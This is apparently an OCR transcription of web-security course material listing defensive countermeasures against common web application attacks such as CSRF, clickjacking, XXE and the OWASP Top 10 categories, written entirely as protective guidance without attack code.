
- Define access rights to the **protected areas** of the website
- **Apply checks/hotfixes** that prevent the exploitation of vulnerabilities such as Unicode to affect the directory traversal
- Web servers should be regularly updated with **security patches**

Unvalidated Redirects and Forwards

- Avoid using redirects and forwards
- If destination parameters cannot be avoided, ensure that the **supplied value is valid** and authorized for the user


Watering Hole Attack

- Regularly apply software patches to remove any vulnerabilities
- Monitor network traffic
- Secure the DNS server to prevent attackers from **redirecting the site**
- Analyze **user behavior**
- Inspect popular websites



Web Application Attack Countermeasures (Cont'd)

Cross-Site Request Forgery	- Logoff immediately after using a web application and clear the history - Do not allow your browser and websites to save login details - Check the HTTP referrer header and when processing a POST, ignore URL parameters
Cookie/ Session Poisoning	- Do not store plain text or weakly encrypted password in a **cookie** - Implement **timeout limits for cookies** - The authentication credentials of any cookie should be associated with an **IP address** - Make **logout functions** available
Web Service Attack	- Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages - Use document-centric authentication credentials that use SAML - Use multiple security credentials such as X.509 Cert, SAML assertions and WS-Security - Deploy web services-capable firewalls that include SOAP and ISAPI level filtering - Configure firewalls/IDS systems for anomaly and signature detection for web services



Web Application Attack Countermeasures (Cont'd)

Clickjacking Attack

- Use a server-side method such as **X-Frame-Options header** and use its options DENY, SAMEORIGIN, ALLOW-FROM URI
- Never use client-side methods such as **Framebusting** or Framebreaking
- Use the **Content-Security-Policy** (CSP) HTTP header

JavaScript Hijacking

- Use **.innerText** rather than .innerHTML in JavaScript to encode the text
- Avoid using the eval function
- Use the **encoding library** to safeguard the attributes and data elements
- Make sure to **return JSON** with an object externally

Username Enumeration

- Ensure that inputs that include user identifiers produce outputs containing only generic error messages
- Use randomly generated data for usernames instead of sequential numbers
- Use **CAPTCHA** for all pages that accept input to prevent automatic data collection

Attack on Password Reset Mechanism

- Perform proper validation of random tokens and email links
- Ensure all password reset URLs are used only once and set an expiry time limit
- Avoid automated requests through programs and enforce human checks using the CAPTCHA

Web Application Attack Countermeasures

- **Broken Access Control**
  - Perform access-control checks before redirecting the authorized user to the requested resource.
  - Avoid using insecure IDs to prevent the attacker from guessing them.

- Provide a session timeout mechanism.
- Limit file permissions to authorized users to prevent misuse.
- Avoid client-side caching mechanisms.
- Remove session tokens on the server side on user logout.
- Ensure that minimum privileges are assigned to users to perform only essential actions.
- Enforce access control mechanisms once and re-use them throughout the application.
- Implement deny by default, except for public resources.
- Enforce model access control that registers ownership instead of allowing the user to modify the record.
- Perform regular audits and tests on the access controls to discover flaws and ensure that the controls are working as expected.
- Ensure that only server-side authentication is trusted because the same controls are implemented for all the applications, users, and services.
- Enable role-based access control (RBAC) to enhance compliance.
- Ensure that the web roots do not contain any metadata or backup files.
- Invalidate stateful session identifiers on the server after the user logs out.
- Restrict the use of the cross-origin resource sharing (CORS) protocol.

- **Cryptographic Failures/Sensitive Data Exposure**

  Many web applications do not properly protect sensitive data such as credit card numbers, SSNs, and authentication credentials with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.

  Some countermeasures against cryptographic failures/sensitive data exposure attacks are as follows:

  - Do not create or use weak cryptographic algorithms.
  - Generate encryption keys offline and store them securely.
  - Ensure that encrypted data stored on the disk is not easy to decrypt.
  - Use AES encryption for stored data and use TLS with HSTS (HTTP Strict Transport Security) for incoming traffic.
  - Classify the data processed, stored, or transmitted by an application and apply controls accordingly.
  - Use PCI DSS compliant tokenization or truncation to remove the data soon after its requirement.

  - Use proper key management and ensure that all the keys are in place.
  - Encrypt all the data in transit using TLS with Perfect Forward Secrecy (PFS) ciphers.
  - Disable caching techniques for requests that contain sensitive information.
  - Avoid the storage of unused vital data on the storage space to avoid exposure.
  - Employ a well-crafted distinct algorithm for the security of password storage.
  - Disable the auto-filling option for highly sensitive data forms.
  - Employ WAF security for an additional layer of protection along with data masking and customized rules for confidential data access at the client side.
  - Avoid the use of APIs that call for excessive data exposure by using global JSON payloads.
  - Use salted hashing functions such as PBKDF2 and Argon2 to store passwords.
  - Use IVs and CSPRNG only when they are required to be implemented.
  - Avoid using outdated hashing functions and padding techniques such as MD5, SHA-1, PKCS v1, and PKCS v1.5.
  - Use authenticated encryption techniques while encrypting the stored data to achieve both confidentiality and data integrity.

- **Insecure Design**
  - **Threat modelling:**
    - Implement a threat modeling system to detect potential threats before they are exploited. A threat modeling system scrutinizes the security and privacy requirements of an application during its development.
    - Perform periodical assessments for every module and feature to be added in the application.
    - Design tests for flow validation and verification to defend against the listed threats.
  - **Secure design:**
    - Implement secure design that can help in maintaining proper security in the application through automated evaluation and testing for potential threats.
    - Ensure that the application has been verified for errors. The estimations should be analyzed and recorded. Based on the recorded estimations, appropriate measures should be implemented.
  - **Secure development life cycle:**
    - Implement a secure development life cycle, which helps in meeting the client requirements and developing applications according to security standards.

- Ensure that the development and security teams maintain healthy communication during the development of the application to implement security- and privacy-related controls for the application.

Some additional countermeasures against insecure design issues are as follows:

- Perform application reliability checks periodically at each stage of development.
- Employ limited privileged resource access depending on the application or service.
- Differentiate the list of user accessibility scenarios into two categories based on the use and misuse cases.
- Implement security controls layer-wise starting from the network to the system.
- Categorize the application users based on their authorization and access levels.
- Perform attack vector identification using all the security and access controls and business risk profiling.

- **Security Misconfiguration**

  Security misconfiguration makes web applications potentially vulnerable and may provide attackers with access to them as well as to files and other application-controlling functions. Insufficient transport layer protection allows attackers to obtain unauthorized access to sensitive information as well as to perform attacks such as account theft, phishing, and compromising admin accounts. Encrypt all communications between the website and client to prevent attacks due to insufficient transport layer protection.

  Some countermeasures against security misconfiguration attacks are as follows:

  - Configure all security mechanisms and disable all unused services.
  - Setup roles, permissions, and accounts and disable all default accounts or change their default passwords.
  - Scan for the latest security vulnerabilities and apply the latest security patches.
  - Non-SSL requests to web pages should be redirected to the SSL page.
  - Set the 'secure' flag on all sensitive cookies.
  - Configure the SSL provider to support only strong algorithms.
  - Ensure that the certificate is valid and not expired, and that it matches all domains used by the site.
  - Backend and other connections should also use SSL or other encryption technologies.
  - Use different credentials for each of phase such as development, testing, and production.
  - Do not add unnecessary features, components, samples, and frameworks to the application.

- Segment the application architecture to provide individual security for each component and tenant.
- Implement an automated process for checking configuration and settings effectiveness in all phases.

- **XML External Entity**
  - Avoid processing XML input containing a reference to external entity by a weakly configured XML parser.
  - The XML unmarshaller should be configured securely.
  - Parse the document with a securely configured parser.
  - Configure the XML processor to use local static DTD and disable any declared DTD included in an XML document.
  - Implement whitelisting, input validation, sanitation, and filtering techniques to prevent hostile data within the XML documents.
  - Update and patch the latest XML processors and libraries .
  - Ensure that the XML/XLS file upload function validates the XML using XSD validation.
  - Employ security tools such as API security gateways, interactive application security testing (IAST) tools, and web application firewalls (WAFs) to identify and stop XXE attacks.
  - Monitor the execution flow of applications by placing checkpoints in the source code to detect and block XML processing.
- **Vulnerable and Outdated Components/Using Components with Known Vulnerabilities**
  - Regularly check the versions of both client-side and server-side components as well as their dependencies.
  - Continuously monitor sources such as the National Vulnerability Database (NVD) for vulnerabilities in the components used.
  - Apply security patches regularly.
  - Scan the components with security scanners frequently.
  - Enforce security policies and best practices for component use.
  - Review all the dependencies including transitive dependencies and ensure that they are not vulnerable.
  - Maintain a regular inventory of the versions of both client-side and server-side components regularly.
  - Obtain components from official sources and accept only signed packages.
  - Use software composition analysis (SCA) processes to inspect source code and monitor open-source vulnerabilities and restrictions.

  - Check updates for subcomponents along with the main components.
  - Wrap up the required components with security wrappers to safeguard any vulnerable aspects of those components.
  - Check for unnecessary dependencies, components, and files and remove them.

- **Identification and Authentication Failures/Broken Authentication and Session Management**

  Flaws in authentication and session management application functions allow attackers to gain passwords, keys, and session tokens or exploit other implementation vulnerabilities to gain other users' credentials.

  Session cookies are destined for client IPs by delivering a validation cookie, which includes a cryptographic token that verifies that the client IP is the one to which the session token was issued. Therefore, to perform the session attack, the attacker must steal the IP address of the target user.

  Some countermeasures against broken authentication and session management attacks are as follows:

  - Use SSL for all authenticated parts of the application.
  - Verify whether all the users' identities and credentials are stored in a hashed form.
  - Never submit session data as part of a GET or POST.
  - Apply pass phrasing with at least five random words.
  - Limit the login attempts and lock the account for a specific period after a certain number of failed attempts.
  - Use a secure platform session manager to generate long, random session identifiers for secure session development.
  - Implement multi-factor authentication mechanisms to prevent guessing, credential stuffing, and brute-forcing.
  - Make sure to secure passwords with a cryptographic password hash algorithm or tools such as bcrypt, scrypt, or Argon2.
  - Make sure to check weak passwords against a list of the top bad passwords .
  - Log authentication failures and send alerts whenever probable attacks are detected.
  - Check URLs for insecure information such as session IDs while sharing the URLs to avoid URL rewriting attacks.
  - Use proper session management procedures for login and logout actions and ensure that the session value is invalid after logging out.
  - Ensure that API gateways, credential recovery, and registration security are enhanced against enumeration attacks.

  - Login failure response should not display which part of the credential is incorrect and simply respond with an “invalid username and/or password” message.
  - Implement identity and access management (IAM) and enforce secure password policies to strengthen user account passwords.

- **Software and Data Integrity Failures**
  - Enforce digital signatures or related techniques to test the integrity of the source and software and data.
  - Always use trusted repositories such as npm and Maven for libraries and dependencies.
  - Check the software components for known vulnerabilities using supply-chain security tools such as OWASP Dependency Check or OWASP CycloneDX.
  - Regularly audit the software code and configuration to reduce the likelihood of introducing malicious code into the software pipeline.
  - Implement appropriate isolation, configuration, and access control for the data flowing through the build and deploy processes of the CI/CD pipeline.
- **Insecure Deserialization**
  - Validate untrusted input that is to be serialized to ensure that serialized data contains only trusted classes.
  - The deserialization of trusted data must cross a trust boundary.
  - Developers must redo the architecture of their applications.
  - Avoid serialization for security-sensitive classes.
  - Guard sensitive data during deserialization.
  - Filter untrusted serial data.
  - Enforce duplicate security manager checks in a class during serialization and deserialization.
  - Understand the security permissions given to serialization and deserialization.
  - Implement integrity checks or encryption of the serialized objects to prevent data modification or hostile object creation.
  - Isolate code that deserializes so that it runs in very-low-privileged environments.
  - Log the deserialization exceptions and failures so that the incoming type is not the same as the expected type; otherwise, it throws an exception.
  - Check and limit the network activity to and from containers and servers that perform deserialization.
  - Monitor the process of deserialization to detect constant deserialization by a user.
  - Avoid the deserialization of domain objects.

- Always perform integrity checks before starting deserialization.
- Use language-agnostic methods such as JSON or XML, rather than generic deserialization features.

- **Security Logging and Monitoring Failures/Insufficient Logging and Monitoring**
  - Define the scope of assets covered in log monitoring to include business-critical areas.
  - Setup a minimum baseline for logging and ensure that it is followed for all assets.
  - Ensure that logs are logged with user context so that they are traceable to specific users.
  - Ascertain what to log and what log to look for through proactive incident identification.
  - Perform sanitization on all event data to prevent log injection attacks.
  - Implement a common logging mechanism for the whole application and use effective incident response.
  - Ensure all logins, access control failures, and input validation failures can be logged with the necessary user context to identify suspicious accounts.
  - Make sure that high-value transactions consist of an audit trail with integrity controls to prevent tampering of the databases such as append-only database tables.
